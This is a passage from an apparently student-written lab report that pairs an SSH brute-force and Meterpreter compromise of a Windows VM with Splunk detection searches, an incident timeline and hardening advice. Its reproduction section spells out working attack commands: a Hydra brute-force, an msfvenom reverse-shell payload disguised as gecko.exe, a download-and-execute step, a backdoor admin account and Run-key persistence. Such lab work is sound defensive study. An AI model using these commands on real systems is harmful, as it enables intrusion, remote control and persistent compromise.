reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v update /t REG_SZ /d
"gecko.exe"
```



This configuration:

- Causes `gecko.exe` to be launched automatically on each logon of the compromised user.
- Re-establishes the reverse shell to Kali when `gecko.exe` reconnects to the Metasploit handler.
- Complements the `Beercelona` admin account, providing both malware-based and credential-based persistence mechanisms.

4. Detection and SOC Findings (Blue Team / Splunk)

4.1 Log Collection Design

The Windows victim forwards Security, System, and Application event logs to the Splunk server running on Ubuntu (192.168.145.10) via Splunk Universal Forwarder.

Splunk is configured to listen on TCP port 9997, index incoming events, and provide search and correlation capabilities for SOC analysts.

4.2 Search 1 – Spike of Failed Logon Attempts (Event ID 4625)


```
index=* source="WinEventLog:Security" "4625"
| stats count as Failed_Logons
```

Item	Value
Host	DESKTOP-5KRE790
Event	4625 – Failed Logon
Total attempts	587 <code>Failed_Logons</code>
Target account	<code>dami-umihackers</code>

Item	Value
Process	C:\Windows\System32\OpenSSH\sshd.exe
Logon type	8 – NetworkCleartext (password over network)
Failure reason	Unknown user name or bad password (0xC000006D / 0xC000006A)
Source IP	Source Network Address = - (not logged)
SOC severity	High – typical SSH brute-force pattern

Analysis

- 587 events 4625 for the same account (`dami-umihackers`) and process (`sshd.exe`) indicate an automated **brute-force attack** against the OpenSSH service on DESKTOP-5KRE790.
- Logon type 8 confirms these are password-based remote logons, not local interactive logons.
- The missing source IP is a visibility gap, but the volume and pattern are sufficient to classify this as malicious activity rather than user error.



4.3 Search 2 – Correlating Failures and Success (4625 + 4624)

```
index=* source="WinEventLog:Security" (EventCode=4624 OR EventCode=4625)
| stats count(eval(EventCode=4625)) as failed
      count(eval(EventCode=4624)) as success
      by Account_Name, Source_Network_Address
| where failed > 3 AND success > 0
```

Representative 4624 event:


- Time: **05/04/2026 03:32:00 AM**
- Event: 4624 – Successful Logon

- Host: DESKTOP-5KRE790
- New Logon – Account Name: `dami-umihackers`
- Logon type: 8 – NetworkCleartext
- Process: `C:\Windows\System32\OpenSSH\sshd.exe`
- Elevated Token: **Yes**

Item	Value
Account	<code>dami-umihackers</code>
Previous failures (4625)	> 3 (per correlation search)
Successful logons (4624)	≥ 1
Host	DESKTOP-5KRE790
Logon type (success)	8 – NetworkCleartext
Authentication process	<code>C:\Windows\System32\OpenSSH\sshd.exe</code>
Token	Elevated Token = Yes
SOC interpretation	Credentials compromised after brute-force

Analysis

- The pattern of many 4625 failures followed by a 4624 success for `dami-umihackers` against `sshd.exe` indicates that the brute-force attack **successfully obtained valid credentials**
- The elevated token means the resulting SSH session runs with high privileges, which enables rapid post-exploitation actions (user creation, malware installation, configuration changes).
- Even without a recorded source IP, timing and context support treating this as a confirmed SSH-based account compromise.



4.4 Search 3 – Suspicious Payload Execution (4688 / gecko.exe)

```
index=* Account_Name="dami-umihackers" EventCode=4688
| stats count by New_Process_Name
| sort - count
```

Critical 4688 event:

- Time: **05/04/2026 03:29:30 PM**
- Event: 4688 – Process Creation
- User: `dami-umihackers`
- New Process Name: `C:\Users\dami-umihackers\gecko.exe`
- Creator Process Name: `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe`
- Command Line: `"C:\Users\dami-umihackers\gecko.exe"`
- Token Elevation Type: Type 2 (elevated)
- Mandatory Label: High integrity (S-1-16-12288)

Item	Value
Host	DESKTOP-5KRE790
Event	4688 – Process Creation
User	<code>dami-umihackers</code>
Child process	<code>C:\Users\dami-umihackers\gecko.exe</code>
Parent process	<code>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</code>
Binary location	User profile folder (non-standard system path)
Token	Type 2 (elevated) – admin-level execution
Integrity level	High (process can modify the system)
SOC interpretation	Execution of a likely malicious binary via PowerShell

Analysis

- `gecko.exe` lives in the user profile rather than a standard system directory and is not a known Windows binary, which makes it highly suspicious.
- It is launched by `powershell.exe` with an elevated token, matching typical **post-exploitation** behavior where an attacker uses PowerShell to stage and execute a payload (for example, a RAT or Meterpreter agent).
- The event occurs after the successful SSH logon, fitting a timeline of **credentials compromised** → **SSH access** → **payload execution**.

New Search

index=* EventCode=4688
 search Process_Command_Line=*schtasks* OR Process_Command_Line=*reg add* OR Process_Command_Line=*Run* OR Process_Command_Line=*services* OR Process_Command_Line=*net user*
 table _time Account_Name Process_Command_Line

7 events (5/3/26 11:00:00.000 PM to 5/4/26 11:12:27.000 PM) No Event Sampling

_time	Account_Name	Process_Command_Line
2026-05-04 13:44:03	DESKTOP-SKRE7905	C:\Windows\system32\CompatTelRunner.exe -m:pcasvc.dll -f:QueryEncapsulationSettings -cv:X8ro3VhorECgQlv0.5
2026-05-04 13:43:42	DESKTOP-SKRE7905	C:\Windows\system32\CompatTelRunner.exe -m:appraiser.dll -f:UpdateVStatus -cv:X8ro3VhorECgQlv0.3
2026-05-04 13:42:51	DESKTOP-SKRE7905	rundll32 C:\Windows\system32\GeneralTel.dll,RunUserCxt X8ro3VhorECgQlv0.1.1.2 (40242C28-C90C-4BF8-811B-3C3CB2AD7E3A) (18E70AD6-E4FD-00A7-465E-5BFFBEE70246) IsAdmin WAMAccountCount
2026-05-04 13:42:42	DESKTOP-SKRE7905	C:\Windows\system32\CompatTelRunner.exe -m:GeneralTel.dll -f:RunGeneralTelemetry -cv X8ro3VhorECgQlv0.1.1 -SendFullTelemetry -ThrottleUtc -FullSync
2026-05-04 13:42:21	DESKTOP-SKRE7905	C:\Windows\system32\CompatTelRunner.exe -m:appraiser.dll -f:DoScheduledTelemetryRun -cv:X8ro3VhorECgQlv0.1
2026-05-04 13:29:02	DESKTOP-SKRE7905	C:\Windows\system32\rundll32.exe C:\Windows\system32\PcaSvc.dll,PcaPatchSdbTask
2026-05-04 13:27:21	DESKTOP-SKRE7905	C:\Windows\system32\CompatTelRunner.exe

LogName=Security
EventCode=4688
EventName=
ComputerName=DESKTOP-SKRE7905
SourceName=Microsoft Windows security auditing.
TypeInformation=
RecordNumber=14507
Keywords=Audit Success
TaskCategory=Process Creation
OpCode=Info
Message=A new process has been created.

Creator Subject:
 Security ID: S-1-5-21-1568077336-3168739493-1209768636-1004
 Account Name: dami-unihackers
 Account Domain: DESKTOP-SKRE7905
 Logon ID: 0x195600C

Target Subject:
 Security ID: S-1-0-0
 Account Name: -
 Account Domain: -
 Logon ID: 0x0

Process Information:
 New Process ID: 0xbbc
 New Process Name: C:\Users\ldami-unihackers\gecko.exe
 Token Elevation Type: 0x1936
 Mandatory Label: S-1-16-12288
 Creator Process ID: 0x1a34
 Creator Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 Process Command Line: \"C:\Users\ldami-unihackers\gecko.exe\"

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.

Type 2 is an elevated token with no privileges removed or groups disabled. An elevated token is used when User Account Control is enabled and the user chooses to start the program using Run as administrator. An elevated token is also used when an application is configured to always require administrative privilege or to always require maximum privilege, and the user is a member of the Administrators group.

Type 3 is a limited token with administrative privileges removed and administrative groups disabled. The limited token is used when User Account Control is enabled, the application does not require administrative privilege, and the user does not choose to start the program using Run as administrator.

4.5 Search 4 – Backdoor Account Creation and Elevation (4720 / 4732)

New Local account created

index=* source="WinEventLog:Security" EventCode=4720 host="DESKTOP-5KRE790"

Same SID added to Local Administrators group

index=* source="WinEventLog:Security" EventCode=4732 host="DESKTOP-5KRE790"
 | search "S-1-5-21-1568077336-3168739493-1209768636-1005"

Key 4720 (creation) and 4732 (group membership) details:

- New account name: Beerce1ona
- New account SID: S-1-5-21-1568077336-3168739493-1209768636-1005

- Creator account: `dami-umihackers` (subject in both 4720 and 4732)
- Target group: `Administrators` (Builtin, SID S-1-5-32-544)
- UAC flags at creation: Account Disabled; “Password Not Required”; Normal Account
- Times:
 - 4720 (creation): 04/29/2026 09:18:36 AM
 - 4732 (added to Administrators): 04/29/2026 09:19:10 AM


Item	Value
Host	DESKTOP-5KRE790
Events	4720 – account created, 4732 – added to local Administrators
New account	<code>Beercelona</code>
New account SID	S-1-5-21-1568077336-3168739493-1209768636-1005
Creator	<code>dami-umihackers</code>
Group added to	<code>Administrators</code> (Builtin)
UAC configuration	Disabled; “Password Not Required”; Normal Account
SOC interpretation	Creation and elevation of a backdoor local admin account

Analysis

- `dami-umihackers` creates a local account `Beercelona` and almost immediately adds it to the local Administrators group.
- The combination of an admin account with “Password Not Required” and non-standard naming strongly suggests a **persistence backdoor**, not a legitimate admin account.
- These events show that, after gaining access, the attacker moved quickly to establish long-term control through a dedicated local administrator identity.

The screenshot shows the Splunk search results page for the query `search "S-1-5-21-1568077336-3168739493-1209768636-1005"`. The results are displayed in a table format with columns for Time and Event. The event details include:

- Time:** 4/29/2026 09:19:10 AM
- Event:**
 - LogName=Security
 - EventCode=4732
 - EventType=0
 - ComputerName=DESKTOP-SKRE790
 - SourceName=Microsoft Windows security auditing.
 - Type=Information
 - RecordNumber=3558
 - Keywords=Audit Success
 - TaskCategory=Security Group Management
 - OpCode=Info
 - Message=A member was added to a security-enabled local group.
- Subject:**
 - Security ID: S-1-5-21-1568077336-3168739493-1209768636-1004
 - Account Name: dani-umihackers
 - Account Domain: DESKTOP-SKRE790
 - Login ID: 0x348f80
- Member:**
 - Security ID: S-1-5-21-1568077336-3168739493-1209768636-1005
 - Account Name: -
- Group:**
 - Security ID: S-1-5-32-544
 - Group Name: Administrators
 - Group Domain: BuiltIn



4.6 Search 5 – Special Privileges Assigned to Backdoor Logon (4672)

```
index=* source="WinEventLog:Security" EventCode=4672 host="DESKTOP-5KRE790"
Account_Name="Beercelona"
```

Key 4672 details:


- Time: **05/04/2026 03:38:47 AM**
- Event: 4672 – Special privileges assigned to new logon
- Account: **Beercelona** (SID ...-1005)
- Privileges: SeSecurityPrivilege, SeTakeOwnershipPrivilege, SeLoadDriverPrivilege, SeBackupPrivilege, SeRestorePrivilege, SeDebugPrivilege, SeSystemEnvironmentPrivilege, SeImpersonatePrivilege, SeDelegateSessionUserImpersonatePrivilege.

Item	Value
Host	DESKTOP-5KRE790
Event	4672 – Special privileges assigned to new logon
Account	Beercelona
Key privileges	SeDebug, SeBackup, SeRestore, SeImpersonate, etc.
SOC interpretation	Backdoor account used with powerful administrative rights

Analysis

- 4672 is generated when a logon receives special privileges; seeing it for **Beercelona** proves the backdoor account is being **used** and has full administrative capabilities.

- The list of privileges allows actions like credential dumping, full file access, driver loading, and impersonation, which significantly increases impact and facilitates lateral movement.



4.7 Correlated Incident Narrative

Phase	Main Evidence	Indicates
SSH brute-force	587 × 4625 against <code>dami-umihackers</code> via <code>sshd.exe</code>	Automated password guessing on SSH.
Account compromise	4624 (type 8) via <code>sshd.exe</code> for same account	SSH logon succeeded with compromised credentials.
Payload execution	4688: <code>powershell.exe</code> → <code>gecko.exe</code> (elevated)	Attacker-controlled binary executed as admin.
Backdoor setup	4720 + 4732 for <code>Beercelona</code>	New local admin account created for persistence.
Backdoor usage	4672 for <code>Beercelona</code>	Backdoor account actively used with special rights.

Conclusion

- DESKTOP-5KRE790 was targeted with an SSH brute-force attack that successfully compromised the `dami-umihackers` account.
- The attacker leveraged the compromised SSH session to execute a suspicious payload (`gecko.exe`) via PowerShell with elevated privileges.
- The attacker then established credential-based persistence by creating and elevating a local admin account (`Beercelona`) and used that account in at least one privileged logon session.
- Taken together, these events represent a full compromise of the host with both malware-based and account-based persistence, and the capability for further lateral movement.

4.8 Recommendations

Containment

- Disable or block both `dami-umihackers` and `Beercelona` accounts; reset any associated credentials.
- Restrict or temporarily disable SSH access to DESKTOP-5KRE790 at the firewall, allowing only trusted admin sources if required.
- Isolate DESKTOP-5KRE790 from the network and acquire memory and disk images for forensic analysis before remediation.

Further investigation

- Search for additional 4688 events involving `gecko.exe` or other unknown executables under `C:\Users\` or `%TEMP%`.
- Review all 4720/4732 events to ensure no other unauthorized local admin accounts exist.
- Inspect Run keys, scheduled tasks and services for persistence linked to `gecko.exe` or other suspicious binaries.

Detection improvements

- Add Splunk alerts for:
 - High rates of 4625 failures per account/host in short intervals.
 - 4624 success immediately following multiple 4625 failures for the same account.
 - 4720/4732 when new accounts are added to Administrators.
 - 4672 involving non-standard admin accounts.
 - 4688 where `powershell.exe` spawns executables from user or temp directories with elevated tokens.
-

5. Technical Implementation (Configuration Details)

This section documents how the lab was built so that technical readers can reproduce the scenario.

5.1 Network and IP Configuration

All VMs are attached to an Internal Network (e.g. `labnet`) in VirtualBox; sample IPs:

- Kali: `192.168.145.5/24`
- Windows: `192.168.145.7/24`
- Ubuntu (Splunk): `192.168.145.10/24`

5.2 Windows – Vulnerable User and SSH Setup

Create the vulnerable user:

```
net user dami-umihackers HappyGecko2026 /add
```

Install and enable OpenSSH Server:

```
Add-WindowsCapability -Online -Name OpenSSH.Server~~~~0.0.1.0
Get-WindowsCapability -Online | Where-Object Name -like 'OpenSSH.Server*'
Start-Service sshd
Set-Service -Name sshd -StartupType Automatic
New-NetFirewallRule -Name "OpenSSH-Server-In-TCP" -DisplayName "OpenSSH Server" -
Enabled True -Direction Inbound -Protocol TCP -Action Allow -LocalPort 22
```

Verify:

```
netstat -an | findstr :22
Get-Service sshd
```

5.3 Kali – Brute-Force and Payload Tooling

Brute-force SSH with Hydra:

```
hydra -l dami-umihackers -P /usr/share/wordlists/rockyou.txt ssh://192.168.145.7
```

Generate the Meterpreter payload and host it:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.145.5 LPORT=4444 -f exe -
o gecko.exe
python3 -m http.server 8000
```

Metasploit handler:

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.145.5
set LPORT 4444
run
```

5.4 Windows – Backdoor and Persistence

Backdoor admin account:

```
net user Beercelona StrongBeer2026 /add
net localgroup administrators Beercelona /add
```

Download and execute payload:

```
Invoke-WebRequest http://192.168.145.5:8000/gecko.exe -OutFile gecko.exe
Start-Process gecko.exe
```

Registry-based persistence:

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v update /t REG_SZ /d
"gecko.exe"
```

5.5 Splunk – Server and Forwarder

On Ubuntu (Splunk server):

```
sudo dpkg -i splunk-*.deb
sudo /opt/splunk/bin/splunk start
```

Configure receiving on port 9997 via Splunk Web (<http://192.168.145.10:8000>)

On Windows (Forwarder):

```
cd "C:\Program Files\SplunkUniversalForwarder\bin"
.\splunk add forward-server 192.168.145.10:9997 -auth usuario:password
```

`inputs.conf`:

```
[WinEventLog://Security]
disabled = 0
```

```
[WinEventLog://System]
disabled = 0
```

```
[WinEventLog://Application]
disabled = 0
```

Audit policy and command line logging:

```
auditpol /set /subcategory:"Logon" /success:enable /failure:enable
auditpol /set /subcategory:"Logon/Logoff" /success:enable /failure:enable
auditpol /set /subcategory:"Account Logon" /success:enable /failure:enable
auditpol /set /subcategory:"Process Creation" /success:enable /failure:enable
```

```
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\Audit" /v
ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1 /f
.\splunk restart
```

**** Keep hunting, stay secure****

TeamBCN Alvaro - Janina - Valerin